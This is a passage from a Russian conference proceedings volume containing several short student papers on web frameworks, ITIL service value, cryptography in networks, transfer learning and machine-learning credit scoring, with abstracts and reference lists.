Крайне важно учитывать отзывы пользователей с ограниченными возможностями на каждом этапе цикла разработки программного обеспечения. Это выходит за рамки символического включения; речь идет о значимом взаимодействии и совместном творчестве. Прислушиваясь к разнообразному пользовательскому опыту и оценивая его, разработчики могут обнаружить идеи, которые приведут к революционным инновациям и устранят барьеры, о существовании которых многие, возможно, даже не подозревали.

Более того, инклюзивная разработка программного обеспечения действует как зеркало, отражающее ценности общества. Это заставляет нас задаться вопросом, кого мы включаем, а кого исключаем, намеренно или нет. Отдавая приоритет доступности, мы посылаем мощный сигнал о том, что каждый заслуживает места за столом переговоров, что каждый человек имеет ценность и должен иметь возможность полноценно участвовать в эпоху цифровых технологий.

Включение в цифровое пространство также распространяется на возможности образования и трудоустройства. Доступное программное обеспечение открывает двери для нового опыта обучения, карьерного роста и способов самовыражения. Он может изменить жизнь, предоставив инструменты для независимости, самостоятельности и социального взаимодействия. Таким образом, разработчики держат в своих руках не просто строки кода, а ключи к раскрытию потенциала и построению более справедливого общества.

\*\*\*

1. Баскаков А. А., Тарасов А. Г. К проблеме использования автоматизированного рабочего места людьми с ограниченными возможностями //Advanced Engineering Research (Rostov-on-Don). – 2021. – Т. 21. – №. 3. – С. 290-296.
2. Поцелуйко А. С., Кравец А. Г., Кульцова М. Б. Персонализация интерфейсов мобильных приложений на основе паттернов интерфейсов для людей с ограниченными возможностями //Прикаспийский журнал: управление и высокие технологии. – 2019. – №. 3 (47). – С. 17-27.

3. Пустовойтенко С. И. Развитие социального туризма для людей с ограниченными возможностями здоровья // Ученые записки Крымского федерального университета имени В.И. Вернадского. Экономика и управление. – 2022. – Т. 8. – №. 2. – С. 74-87.

**Мадаев С.М., Губашева Х.А.**

### **Создание веб-страницы, преимущества и недостатки различных framework**

*Чеченский государственный университет им А.А. Кадырова  
(Россия, Грозный)*

doi: 10.18411/trnio-04-2024-658

#### **Аннотация**

XXI век - это век технологий и процветания программирования. На сегодняшний день, программирование является очень важным аспектом в жизни миллионов людей и различных сфер деятельности. Именно поэтому существует десятки различных языков и фреймворков, где каждый язык и фреймворк имеет свою уникальную черту, свои плюсы и минусы.

В данной же статье будет сравнение между различными фреймворками, которые полезны в разработке веб-страницы/приложении, сравним фреймворки как с front-end, так и back-end. Также будет краткая информация про создания веб-страниц на таких языках как: HTML, CSS, JavaScript.

**Ключевые слов:** фреймворк, back-end, front-end, HTML, CSS, JavaScript, React, Angular, Express, Django, веб-разработка, веб-приложение, TypeScript, Node.js, DOM.

#### **Abstract**

The 21st century is the century of technology and the prosperity of programming. Today, programming is a very important aspect in the lives of millions of people and various fields of activity. That is why there are dozens of different languages and frameworks, where each language and framework has its own unique feature, its pros and cons.

In this article, however, there will be a comparison between different frameworks that are useful in web page/application development, comparing frameworks from both front-end and back-end. There will also be brief information about creating web pages in such languages as HTML, CSS, JavaScript.

**Keywords:** framework, back-end, front-end, HTML, CSS, JavaScript, React, Angular, Express, Django, web development, web application, TypeScript, Node.js, DOM.

XXI век — это время, когда люди и технологии тесно связаны друг с другом, а программирование стало ключевым фактором прогресса технологий. В этой статье мы разберем такие языки, как HTML, CSS, JavaScript, ответим на вопрос, где применяется тот или иной язык программирования, какими недостатками и преимуществами он обладает, сравним различные фреймворки как front-end, так и back-end.

С несколькими исключениями, практически каждый язык программирования активно применяется в той или иной области. Как пример, в создании сайтов зачастую используются такие языки, как: язык разметки — HTML, язык таблиц стилей — CSS, а также уже полноценный язык программирования — JavaScript. HTML — многие ошибочно принимают html за полноценный язык программирования, хотя он таковым и не является, как уже говорилось, HTML — это язык разметки, с помощью него можно возвести фундамент кода, а CSS же дополняет этот код своей стилизацией. Т. е. приводя пример, пустой дом — это код HTML без применения CSS, если же дом еще и обустроен какой-нибудь мебелью, то это уже HTML вместе с CSS.

JavaScript — это уже более крупный язык программирования, в создании сайтов он используется для добавления интерактивности. Конечно, в разработке простого сайта можно обойтись и без применения JavaScript, с помощью того же CSS возможно создать сайт с плавной анимацией, но когда речь заходит об интерактивности картинки, т. е. с возможностью

останавливать ее в процессе или откатывать в ее изначальное положение, то тут CSS уже не справляется. JavaScript имеет более широкий спектр кастомизации по сравнению с CSS.




Рисунок 1. Краткая информация области применения различных языков программирования.

Framework. Разница между front-end и Back-end.

В создании сайтов также могут применяться различные фреймворки, такие как: React, Angular, Vue и т. д. Фреймворк задает структуру, свои правила и инструменты, с которыми можно взаимодействовать в написании кода. Если говорить простыми словами, фреймворк — это каркас/заготовка, на котором уже можно написать свой код.

Количество различных фреймворков растет с каждым годом, поэтому в данной статье мы разберем лишь несколько фреймворков, которые нацелены именно на разработку веб-сайтов:

- React – Front-end
- Angular – Front-end
- Express – Back-end
- Django – Back-end




Рисунок 2. Рейтинг самых популярных CSS Framework.

Фреймворки разделяются на два вида, Front-end и Back-end, для того чтобы наглядно разглядеть каждый из них, сравним друг с другом два фреймворка для front-end и еще два для back-end. Для начала определим, в чем разница между Front-end и Back-end фреймворками. Специалистов в программировании делят на разные категории: front-end разработчик, back-end разработчик и full-stack разработчик (специалист, отвечающий как за front-end, так и за back-end).

React и Angular, эти два фреймворка относятся к Front-end, отличаются друг от друга тем, что у

React виртуальный DOM (Document Object Model), а у Angular же — инкрементальный. React может писать HTML код прямо в JavaScript, благодаря этому код становится более понятным.

Angular же использует TypeScript, если сравнивать с возможностью React писать HTML код прямо в JavaScript, то TypeScript обладает более строгим синтаксисом с возможностью добавления типизации. Оба варианта имеют свои преимущества, благодаря синтаксису можно

сделать код более предсказуемым, что помогает в обнаружении ошибок на этапе написания кода. Заметная разница у этих двух фреймворков проявляется в их рендеринге. React работает по правилу, что не вижу, того нет, т. е. он обновляет только те части интерфейса, которые изменились, это значительно улучшает производительность этого фреймворка. Angular использует тот же виртуальный DOM для рендеринга, что и React, однако его подход отличается тем, что он прогружает все части интерфейса, вне зависимости от того, изменилось в них что-то или нет. Однако это не означает, что Angular уступает React, выбирать фреймворк необходимо, учитывая требования и ресурсы вашего проекта.

Теперь можно перейти к Back-end фреймворкам, в нашем случае это Express и Django. Express написан на JavaScript и используется вместе с Node.js, это означает, что он способен на масштабируемые серверные приложения.

Django же работает в сотрудничестве с Python, имеет понятный синтаксис, как и в случае с Angular, это также упрощает чтение и написание кода. Express имеет более низкий порог вхождения, потому что он более легкий в освоении, на нем можно быстрее создавать легкие сервера с помощью большого выбора плагинов и обширной библиотеки. Django же будет чуть посложнее, однако предоставляет встроенные инструменты (маршрутизацию, аутентификацию и т. д.). Это делает его сложнее, но в то же время позволяет нацелиться на разработку более сложных веб-приложений.

\*\*\*

1. Евтюгина А. А., Самойлова Т. И. Веб-сайты и мобильные приложения: обучение русскому языку как иностранному // Социокультурное пространство России и зарубежья: общество, образование, язык. – 2018. – № 7. – С. 69-80.
2. Прохорова А. А., Сергеева О. В., Ямкина И. А. Мультиязычные веб-сайты как средство формирования и развития медиативных умений студентов технического вуза // Язык и культура. – 2022. – № 60. – С. 249-269.
3. Рыгалова М. В. Веб-сайты как средство презентации музеев (на примере муниципальных музеев Алтайского края) // Ученые записки (Алтайская государственная академия культуры и искусств). – 2018. – № 3 (17). – С. 22-25.

**Моисеев К.О., Трофимова А.О.**  
**Система создания ценности услуг ИТЛ**

*Санкт-Петербургский государственный электротехнический университет «ЛЭТИ» им. В.И. Ульянова (Ленина)  
(Россия, Санкт-Петербург)*

doi: 10.18411/trnio-04-2024-659

**Аннотация**

В статье исследуется функционирование системы создания ценности услуг в ИТЛ, включая ключевые концепции и методы, такие как стратегия обслуживания, дизайн услуг, транзакции, эксплуатация и непрерывное улучшение, их влияние на процессы создания ценности в информационных технологиях. Предоставляются рекомендации по оптимизации процессов и ресурсов для повышения эффективности и конкурентоспособности организаций.

**Ключевые слова:** ИТЛ, библиотека лучших практик, ИТЛ, создание ценности услуг, информационные технологии, стратегия обслуживания.

**Abstract**

The article explores the functioning of the service value system in ИТЛ, encompassing key concepts and methods such as service strategy, service design, transactions, operations, and continual improvement, and their impact on value creation processes in information technology. Recommendations are provided for optimizing processes and resources to enhance the efficiency and competitiveness of organizations, which could be beneficial to managers and specialists in service management within the field of information technology.

**Keywords:** ITIL, best practices library, ITIL, service value creation, information technology, service strategy.

В современном бизнесе информационные технологии (ИТ) становятся все более значимыми. Они обеспечивают организации инструментами для сбора, обработки, хранения и анализа данных, что помогает принимать обоснованные бизнес-решения. Компании, обладающие высоким уровнем владения ИТ, часто достигают лучших результатов и получают конкурентное преимущество благодаря эффективному использованию данных. Таким образом, ИТ способствуют повышению эффективности всей организации.

За последние десятилетия информатизация бизнеса стала неотъемлемой частью успешного функционирования компаний. Однако многие попытки использования ИТ в бизнес-процессах оказались неэффективными, что подчеркивает важность использования мирового опыта в этой области. В ответ на это была создана библиотека ITIL, предоставляющая методологию управления и совершенствования бизнес-процессов, связанных с ИТ. ITIL используется как компаниями, предоставляющими ИТ-услуги, так и отдельными подразделениями компаний, обеспечивающими работу ИТ для всей организации.

ITIL, начавшая свой путь в 1980-х годах, стала международным стандартом управления информационной технологией. Первая версия, включавшая 30 книг, описывала основные аспекты управления ИТ-сервисами. Вторая версия, вышедшая в начале 2000-х годов, содержала 7 книг, уделяя внимание различным аспектам управления ИТ-услугами. Версия ITIL 3, появившаяся в 2007 году, ввела концепцию жизненного цикла услуги. В 2013 году права на библиотеку перешли к компании AXELOS, а в 2019 году вышла последняя версия ITIL 4, сосредотачивающаяся на ценности для клиента и подчеркивающая тему цифровой трансформации бизнеса.

ITIL 4 описывает процесс создания ценности для клиента через шесть шагов в цепочке создания ценности[1]:

1. Планирование
2. Совершенствование
3. Взаимодействие
4. Проектирование и преобразование
5. Получение/создание
6. Предоставление и поддержка

Каждый из этих шагов рассматривается с четырех ракурсов: организации и людей, информации и технологий, партнеров и подрядчиков, потоков и процессов. Кроме того, учитываются внешние факторы, такие как политика и экономика.

ITIL 4 также предлагает семь базовых принципов для достижения успеха[2]:

1. Фокусироваться на ценности для клиента и стейкхолдеров
2. Сохранять существующие наработки и переиспользовать их
3. Развиваться итеративно с учетом обратной связи
4. Сотрудничать и повышать прозрачность взаимодействия
5. Работать целостно и осознанно
6. Придерживаться простоты и практичности
7. Оптимизировать и автоматизировать

В целом, ITIL 4 представляет собой переосмысление старых концепций в соответствии с современными требованиями быстро развивающегося бизнеса и экспериментов.



Рисунок 1. Описание структуры ITIL.



Многие современные компании используют методологию ITIL 4 для оптимизации своей деятельности через системы service desk. Эти инструменты позволяют автоматизировать процессы поддержки, собирая запросы от пользователей и систематизируя их обработку в единой цифровой среде. Такая централизация данных по вопросам, пользователям, программному обеспечению и оборудованию позволяет автоматизировать множество процессов в соответствии с ITIL 4, включая управление изменениями, инцидентами, запросами на обслуживание и активами.

Одной из ключевых особенностей подобных систем является возможность построения работы в соответствии с общими стандартами ITSM не только для ИТ-отдела, но и для других сервисных подразделений. Это позволяет объединить процессы различных служб, таких как ИТ, HR, финансы и другие, с целью создания комплексных услуг или супер-сервисов. В соответствии с принципами ITIL 4, такие супер-сервисы ориентированы на предоставление максимальной ценности для пользователей и бизнеса[3].

Использование методологии ITIL становится неотъемлемой частью успешного управления информационными технологиями в современных организациях. Они позволяют оптимизировать бизнес-процессы, повысить удовлетворенность клиентов и обеспечить эффективное управление ИТ-сервисами. Понимание и применение этих методологий становится ключевым фактором для достижения конкурентных преимуществ и успешной цифровой трансформации компаний.

Специалисты ITSM считают, что система ITIL может повысить шансы организации на успешную цифровую трансформацию:

- повышение качества обслуживания и удовлетворенности клиентов (67 %);
- поддержание ИТ-систем в актуальном состоянии посредством постоянного улучшения (57 %);
- создание более стабильной среды обслуживания для поддержки изменений в бизнесе (53 %);
- обеспечение более эффективного управления бизнес-рисками, перебоями в обслуживании или отказами (51 %);
- большая прозрачность затрат и активов в области ИТ (44 %);
- сокращение расходов за счет более эффективного использования ресурсов (43 %).

Понимание ITIL может помочь высшему руководству в решении других задач, стоящих перед ITSM в организации. Например, 79 % респондентов опроса говорят, что ITIL помогает их организации преодолеть разрозненность, позволяя работать более гладко и быстро между отделами.

Концепция поддержки высшего руководства в принятии решений отражена в проекте ITIL 4. Модуль стратегии ITIL фокусируется на лидерстве, управлении и стратегическом направлении; развитие навыков планирования, выявления рисков и построения цифровой стратегии является императивом на организационном уровне.

88 % ITIL-сертифицированных специалистов считают, что ITIL — это лучшая структура ITSM[4].

\*\*\*

1. Axelos. 4.5 Цепочка создания ценности сервиса // ITIL Foundation, издание ITIL 4. — 1-е. — TSO (The Stationery Office), 2019. — ISBN 978-0113316076.
2. Okdesk.ru. ITSM и ITIL. Как использовать? В чем отличия и суть? [Электронный ресурс]. URL: <https://okdesk.ru/blog/itsm-til> (дата обращения: 06.03.2024).
3. itsm365.com. Что такое ITIL и ITSM [Электронный ресурс]. URL: <https://itsm365.com/chto-takoe-til-i-itsm/> (дата обращения: 06.03.2024).
4. Axelos. Отчет по бенчмаркингу ITSM 2019. URL: <https://www.axelos.com/itsmbenchmark2019> (дата обращения: 07.03.2024).

Муратов А.М., Первалова С.Л.

## Использование криптографических методов в компьютерных сетях

Стерлитамакский филиал Уфимского  
Университета Науки и Технологии  
(Россия, Стерлитамак)

doi: 10.18411/trnio-04-2024-660

### Аннотация

Данная научная статья посвящена изучению и применению криптографических методов в компьютерных сетях. В ней рассматривается роль криптографии в обеспечении безопасности информации в современных сетевых системах. Авторы обсуждают основные принципы криптографии, уязвимости сетей, применение криптографии в сетевых протоколах и выносят выводы о важности использования защищенных методов передачи данных для обеспечения конфиденциальности и целостности информации.

**Ключевые слова:** криптография, шифрование, компьютерные сети, безопасность информации, симметричное шифрование, асимметричное шифрование, хэширование, угрозы безопасности, защищенные сетевые протоколы, конфиденциальность данных.

### Abstract

This scientific article is dedicated to the study and application of cryptographic methods in computer networks. It discusses the role of cryptography in ensuring information security in modern network systems. The authors explore the fundamental principles of cryptography, network vulnerabilities, the use of cryptography in network protocols, and draw conclusions on the importance of using secure data transmission methods to ensure confidentiality and integrity of information.

**Keywords:** Cryptography, encryption, computer networks, information security, symmetric encryption, asymmetric encryption, hashing, security threats, secure network protocols, data confidentiality.

Криптография - это наука о защите информации путем шифрования и дешифрования данных. Основные криптографические методы можно разделить на несколько категорий, включая симметричное шифрование, асимметричное шифрование, хэширование и электронную подпись. Давайте рассмотрим каждый из них подробнее:

1. Симметричное шифрование:

Симметричное шифрование использует один и тот же ключ для шифрования и дешифрования сообщений. Это означает, что отправитель и получатель должны знать один и тот же секретный ключ. Примеры симметричных алгоритмов шифрования включают DES (Data Encryption Standard), AES (Advanced Encryption Standard) и 3DES (Triple Data Encryption Standard).

2. Асимметричное шифрование:

В отличие от симметричного шифрования, асимметричное шифрование использует два различных ключа: открытый и закрытый. Открытый ключ используется для шифрования сообщений, а закрытый ключ - для их дешифрования. Примеры асимметричных алгоритмов включают RSA (Rivest-Shamir-Adleman), ECC (Elliptic Curve Cryptography) и DSA (Digital Signature Algorithm).

3. Хэширование:

Хэширование - это процесс преобразования входных данных в фиксированную длину (хеш-значение), которое служит для проверки целостности данных. Хеш-функции используются для создания цифровых подписей, проверки целостности данных и хранения паролей. Некоторые из наиболее распространенных хеш-функций включают SHA-1, SHA-256 и MD5.

4. Электронная подпись:

Электронная подпись - это метод аутентификации и цифровой подписи документов с использованием криптографии. Она позволяет убедиться в том, что документ не был изменен после подписания и что отправитель является тем, за кого себя выдает. Электронные подписи часто используются в электронной коммерции и электронных документах.

Каждый из этих криптографических методов имеет свои особенности и применения в различных областях информационной безопасности. Комбинация различных методов может обеспечить более высокий уровень защиты данных и обеспечить конфиденциальность, целостность и аутентичность информации.

Криптография играет важную роль в обеспечении безопасности информации в современных компьютерных сетях. Вот несколько примеров практического применения криптографии в сетях:

1. Шифрование трафика:  
Криптографические протоколы, такие как SSL/TLS, используются для шифрования трафика между клиентом и сервером во время передачи данных через интернет. Это обеспечивает конфиденциальность информации и защиту от перехвата данных злоумышленниками.
2. VPN (виртуальная частная сеть):  
VPN используют шифрование для создания безопасного канала связи между удаленными устройствами и корпоративной сетью. Это позволяет сотрудникам работать из любой точки мира, обеспечивая безопасное соединение и защиту конфиденциальных данных.
3. SSH (Secure Shell):  
Протокол SSH используется для безопасного удаленного доступа к серверам и управления ими. Он обеспечивает шифрование данных, аутентификацию пользователей и защиту от атак перехвата данных.
4. Электронная почта:  
Протоколы шифрования, такие как PGP (Pretty Good Privacy) и S/MIME (Secure/Multipurpose Internet Mail Extensions), позволяют шифровать и подписывать электронные письма для обеспечения конфиденциальности и целостности сообщений.
5. Безопасные протоколы аутентификации:  
Криптографические методы используются для аутентификации пользователей в сетях, например, при использовании протоколов Kerberos или OAuth. Это помогает предотвратить несанкционированный доступ к ресурсам сети.

Эти примеры демонстрируют важность криптографии в обеспечении безопасности современных компьютерных сетей и защите конфиденциальности данных. Криптографические методы играют ключевую роль в предотвращении утечек информации, а также в обеспечении целостности и аутентичности передаваемых данных.

Основные угрозы безопасности сетей могут включать в себя следующие аспекты:

1. Малваре и вредоносное ПО: вредоносные программы, такие как вирусы, черви, троянские кони и шпионское ПО, могут заражать компьютеры и сети, украсть конфиденциальные данные или нанести ущерб системе.
2. Фишинг и социальная инженерия: атаки, направленные на обман пользователей и получение доступа к конфиденциальной информации путем манипулирования их доверия.
3. Денежные мошенничества: атаки, целью которых является финансовая выгода, например, кража банковских данных или уклонение от платежей.
4. DDoS-атаки: атаки на сеть или сервер с целью перегрузки его ресурсов и приведения к отказу в обслуживании.

5. Несанкционированный доступ: несанкционированный доступ к сети или данным, например, путем подбора паролей или использования слабых точек в безопасности.
6. Утечка данных: несанкционированное раскрытие конфиденциальной информации, что может привести к ущербу для организации или нарушению законодательства о защите данных.
7. Недостаточная защита сети: слабые пароли, уязвимости в программном обеспечении, отсутствие обновлений и недостаточные меры безопасности могут создать уязвимости для атакующих.

Для защиты от этих угроз необходимо применять комплексный подход, включающий в себя использование антивирусного ПО, фаервола, шифрования данных, регулярное обновление программного обеспечения, обучение сотрудников по безопасности информации и другие меры безопасности.

Криптографические методы играют важную роль в обеспечении безопасности данных и защите от различных атак. Вот как они помогают предотвращать атаки и защищать данные:

1. Шифрование данных: криптографические методы позволяют шифровать данные, делая их непонятными для несанкционированных лиц. Даже если злоумышленник получит доступ к зашифрованным данным, ему будет сложно или практически невозможно расшифровать их без ключа.
2. Аутентификация: криптографические методы используются для проверки подлинности пользователей и устройств, например, с помощью цифровых сертификатов и электронных подписей. Это позволяет предотвратить атаки типа «человек посередине» и обеспечить безопасное взаимодействие между устройствами.
3. Цифровые подписи: криптографические методы позволяют создавать цифровые подписи, которые гарантируют целостность данных и подтверждают авторство информации. Это помогает предотвратить подделку данных и обеспечить их достоверность.
4. Защита от перехвата: криптографические методы позволяют защитить данные от перехвата и прослушивания путем шифрования информации во время передачи по сети. Это помогает предотвратить утечку конфиденциальных данных и защитить их от несанкционированного доступа.
5. Защита от вредоносных программ: криптографические методы могут использоваться для создания цифровых подписей и хэш-сумм файлов, что позволяет проверять их целостность и подлинность при загрузке на устройство. Это помогает предотвратить загрузку вредоносных программ и защитить систему от атак.

В целом, криптографические методы играют ключевую роль в обеспечении безопасности данных, предотвращении атак и защите информации от несанкционированного доступа. Их использование является необходимым компонентом комплексной стратегии безопасности информации.

\*\*\*

1. «Cryptography and Network Security: Principles and Practice» by William Stallings.
  2. «Applied Cryptography: Protocols, Algorithms, and Source Code in C» by Bruce Schneier.
  3. «Network Security Essentials: Applications and Standards» by William Stallings.
-

**Нажимова Н.А., Лебедев А.А**  
**Transfer Learning в нейронных сетях**

*Дзержинский политехнический институт  
(филиал) НГТУ им. Р.Е. Алексева  
(Россия, Дзержинск)*

doi: 10.18411/trnio-04-2024-661

**Аннотация**

Данная статья рассматривает применимость и важность переноса обучения в контексте глубокого обучения. Глубокое обучение стало ключевым методом в различных областях, но требует большого объема данных для эффективного обучения моделей. Перенос обучения представляет собой метод, позволяющий моделям эффективно использовать знания, полученные при решении одной задачи, для решения других задач. Он повышает производительность моделей, снижает риск переобучения и экономит время и ресурсы. Однако эффективность переноса обучения зависит от сходства задач и качества предварительно обученных моделей. Понимание преимуществ и ограничений переноса обучения помогает выбрать наиболее подходящий метод обучения для конкретной задачи.

**Ключевые слова:** нейронные сети, Transfer Learning.

**Abstract**

This article explores the relevance and importance of transfer learning in the context of deep learning. Deep learning has become a key method in various fields, but it requires a large amount of data for effective model training. Transfer learning is a method that allows models to efficiently utilize knowledge gained from solving one task to address other tasks. It enhances model performance, reduces the risk of overfitting, and saves time and resources. However, the effectiveness of transfer learning depends on the similarity of tasks and the quality of pretrained models. Understanding the advantages and limitations of transfer learning helps choose the most suitable learning method for a specific task.

**Keywords:** neural networks, Transfer Learning.

В последние годы глубокое обучение стало очень популярным подходом в машинном обучении. Его применение в различных областях, таких как компьютерное зрение, обработка естественных языков и речи, привело к значительному улучшению качества решений. Тем не менее, это также стало вызовом, так как необходимо иметь достаточно большой объем данных для тренировки эффективных моделей.

Перед нами стоит задача исследования актуальности и применимости Transfer Learning в глубоком обучении. Эта тема становится особенно важной в контексте постоянно растущего объема данных и нарастающей потребности в решении сложных задач. Определение степени применимости Transfer Learning может предоставить ключевые инсайты для оптимизации обучения моделей глубокого обучения.

Transfer Learning, метод машинного обучения, обеспечивает передачу знаний между задачами, позволяя моделям эффективно решать новые задачи. Он повышает производительность моделей, обеспечивая высокую точность и обобщаемость. Transfer Learning эффективен на ограниченных данных, минимизирует риск переобучения и сокращает затраты времени и ресурсов. Этот подход поддерживает работу с разнообразными задачами, позволяя обученным моделям успешно адаптироваться. Обобщение знаний способствует созданию более универсальных моделей, делая Transfer Learning ключевым инструментом в мире машинного обучения[1].

Transfer Learning, или перенос обучения, представляет собой методологию машинного обучения, которая используется для передачи знаний, полученных при решении одной задачи, на решение другой, связанной с ней задачи. Этот подход базируется на идее того, что модель,

обученная на одной задаче, может извлечь обобщенные характеристики и признаки из данных, которые могут быть полезными при решении других задач. Основной идеей Transfer Learning является использование предварительно обученной модели как источника знаний для улучшения производительности и эффективности новой задачи.[2]

Одним из ключевых преимуществ Transfer Learning является способность значительно улучшить производительность моделей машинного обучения. Предварительно обученные модели, которые обучены на больших и разнообразных наборах данных, могут извлечь полезные признаки и шаблоны из этих данных, которые могут быть перенесены на новую задачу. Это позволяет достичь более высокой точности и обобщаемости моделей.[3]

В случаях, когда у нас есть ограниченное количество данных для новой задачи, Transfer Learning становится важным инструментом. Вместо того чтобы обучать модель «с нуля», можно использовать предварительно обученные модели как отправную точку и дообучать их на небольшом наборе данных. Это позволяет моделям быстро адаптироваться к новой задаче, минимизируя риск переобучения.

Transfer Learning позволяет обучать модели на одной задаче и применять их к разнообразным задачам. Например, модель, обученная на задаче классификации изображений, может быть использована для задачи детекции объектов или сегментации изображений с незначительными модификациями. Это сокращает необходимость в создании и обучении моделей с нуля для каждой новой задачи.[4]

Использование Transfer Learning также позволяет сэкономить время и вычислительные ресурсы. Вместо того чтобы обучать модель с нуля на больших объемах данных, можно воспользоваться уже существующими предварительно обученными моделями и адаптировать их под конкретную задачу. Это особенно важно в приложениях, где вычислительные ресурсы ограничены.[5]

Transfer Learning способствует обобщению знаний модели. Модели, обученные на различных задачах, могут развивать обширное понимание признаков и закономерностей в данных, что делает их более способными к обобщению и применению знаний на новых задачах.[6]

Transfer Learning играет важную роль в машинном обучении, обеспечивая повышение производительности моделей, эффективное обучение на ограниченных данных, работу с разнообразными задачами и экономию времени и ресурсов. Он позволяет моделям обобщать знания и успешно применять их на различных задачах, делая этот подход ключевым инструментом в арсенале исследователей и практиков машинного обучения.

Эффективность Transfer Learning часто зависит от того, насколько схожи исходная задача и целевая задача. Если различия между ними слишком велики, Transfer Learning может не давать хороших результатов.

Если предварительно обученная модель содержит ошибки или неточности, они могут перенестись на целевую задачу. Важно внимательно выбирать исходную модель.

Transfer Learning может быть ограничен доступными данными для предварительного обучения. Если данных мало или они не соответствуют целевой задаче, Transfer Learning может быть менее эффективным.

Предварительно обученные модели могут стареть и терять актуальность. Их необходимо периодически обновлять или дообучать на новых данных.

Предварительно обученные модели нейронных сетей, такие как VGG, ResNet или Inception, могут быть использованы для классификации изображений в новых задачах. Например, модель, обученная на большом наборе данных ImageNet, может быть дообучена на относительно небольшом наборе данных для классификации медицинских изображений или изображений продуктов.

Модели, обученные для обнаружения объектов, такие как Faster R-CNN или SSD, могут быть дообучены на новых наборах данных для обнаружения специфических объектов в различных областях, таких как автомобили на дорогах или медицинские аномалии на изображениях.

Предварительно обученные модели для анализа текста, такие как BERT или GPT, могут быть дообучены на специфических текстовых данных, чтобы выполнить задачи, такие как классификация тональности, извлечение информации или генерация текста в конкретной области, например, финансы или медицина.

Модели для распознавания речи или обработки звука, такие как WaveNet или DeepSpeech, могут быть дообучены на новых данных для выполнения специфических задач, таких как идентификация звуковых сигналов в окружающей среде или распознавание музыкальных жанров.

Transfer Learning - мощный инструмент, который может значительно улучшить производительность моделей и сократить время обучения. Однако его эффективность зависит от сходства задач и качества предварительно обученных моделей. Понимание преимуществ и ограничений Transfer Learning поможет выбрать подходящий метод обучения для конкретной задачи.

\*\*\*

1. Шолле Ф. Глубокое обучение на Python / Ф. Шолле. – СПб: Питер, 2018. – 400 с.
2. Хайкин С. Нейронные сети полный курс / С. Хайкин. – М: Вильямс, 2019. – 1104 с.
3. Чю К., Фримэн Д. Машинное обучение и безопасность. Защита систем с помощью данных и алгоритмов / К. Чю, Д. Фримэн. – ДМК-Пресс:, 2020. – 388 с.
4. CyberLeninka. Метод защиты нейронных сетей от компьютерных бэкдор-атак на основе идентификации триггеров закладок [Электронный ресурс]. – 2023. URL: <https://cyberleninka.ru/article/n/metod-zaschity-neuronnyh-setey-ot-kompyuternyh-bekdor-atak-na-osnove-identifikatsii-triggerov-zakladok> (Дата обращения 20.03.2024).
5. skine.ru. Методы оптимизации моделей для нейронных сетей (ИНС) [Электронный ресурс]. – 2023. URL: <https://skine.ru/articles/738215/> (Дата обращения 20.03.2024).
6. Хайкин С. Нейронные сети полный курс / С. Хайкин. – М: Вильямс, 2019. – 1104 с.

**Нажимова Н.А., Сергеев С.О.**

### **Вычисление кредитного скоринга методами машинного обучения**

*Дзержинский политехнический институт  
(филиал) НГТУ им. Р.Е. Алексеева  
(Россия, Дзержинск)*

doi: 10.18411/trnio-04-2024-662

#### **Аннотация**

Статья посвящена исследованию применения методов машинного обучения для вычисления кредитного скоринга — ключевой задачи в области кредитования, которая позволяет оценить кредитоспособность заемщика. Актуальность работы обусловлена необходимостью повышения точности и объективности оценок кредитного скоринга, что влияет на решения по выдаче кредитов, условия кредитования и финансовую стабильность кредитных организаций.

**Ключевые слова:** кредитный скоринг, машинное обучение, прогнозирование кредитоспособности, алгоритмы классификации, анализ данных, финансовые риски, оценка платежеспособности, искусственный интеллект.

#### **Abstract**

The article is devoted to the study of the application of machine learning methods to calculate credit scoring - a key task in the field of lending, which allows you to assess the creditworthiness of the borrower. The relevance of the work is due to the need to improve the accuracy and objectivity of credit scoring assessments, which affects the decisions on granting loans, lending conditions and financial stability of credit organizations.

**Keywords:** credit scoring, machine learning, credit prediction, classification algorithms, data analytics, financial risk, solvency assessment, artificial intelligence.

Одним из важнейших факторов при принятии банком решения о выдаче кредита и условиях кредитного соглашения является оценка кредитоспособности потенциального заемщика. При просрочке платежей банк несет убытки и старается минимизировать ущерб [1]. Многие банки при оценке надежности заемщиков используют скоринговые системы, которые дают возможность быстро принять решение о возможности предоставления кредита. Скоринг основан на сопоставлении сведений о заемщике, банковских требований и статистических данных. У каждого банка скоринговые программы настроены по-разному, хотя работают по схожей схеме.

Существуют различные виды вычисления кредитного скоринга:

1. Оценка социального статуса: Некоторые кредиторы учитывают социальный статус заемщика, например, семейное положение, образование и место работы.
2. Изучение кредитной истории: Кредитная история заемщика также является важным фактором при оценке кредитоспособности. Информация о прошлых платежах, просрочках, банкротствах и других кредитных операциях может помочь определить вероятность дефолта [1].
3. Анализ финансовых показателей: Финансовые показатели, такие как доход, активы и обязательства, могут быть использованы для оценки кредитоспособности. Например, низкий доход или высокая долговая нагрузка могут указывать на более высокий риск дефолта.
4. Использование статистических моделей и моделей машинного обучения: Статистические модели кредитного скоринга используют исторические данные о поведении заемщиков для определения вероятности дефолта. Методы машинного обучения позволяют с помощью большого количества данных обучать модель для дальнейшего использования[2].

Именно скоринговые системы, основанные на машинном обучении сейчас являются наиболее перспективными.

Сущность машинного обучения заключается в том, что компьютеры и другие устройства, используя различные методы, учатся на основе имеющихся данных и опыта, чтобы делать прогнозы или принимать решения без явного программирования.

Существует несколько типов машинного обучения:

1. Обучение с учителем: В этом случае есть набор данных с метками (т.е. заранее известными ответами), и алгоритм машинного обучения должен научиться связывать входные данные с соответствующими метками. На основе этого алгоритма может быть использован для предсказания меток на новых данных[2].
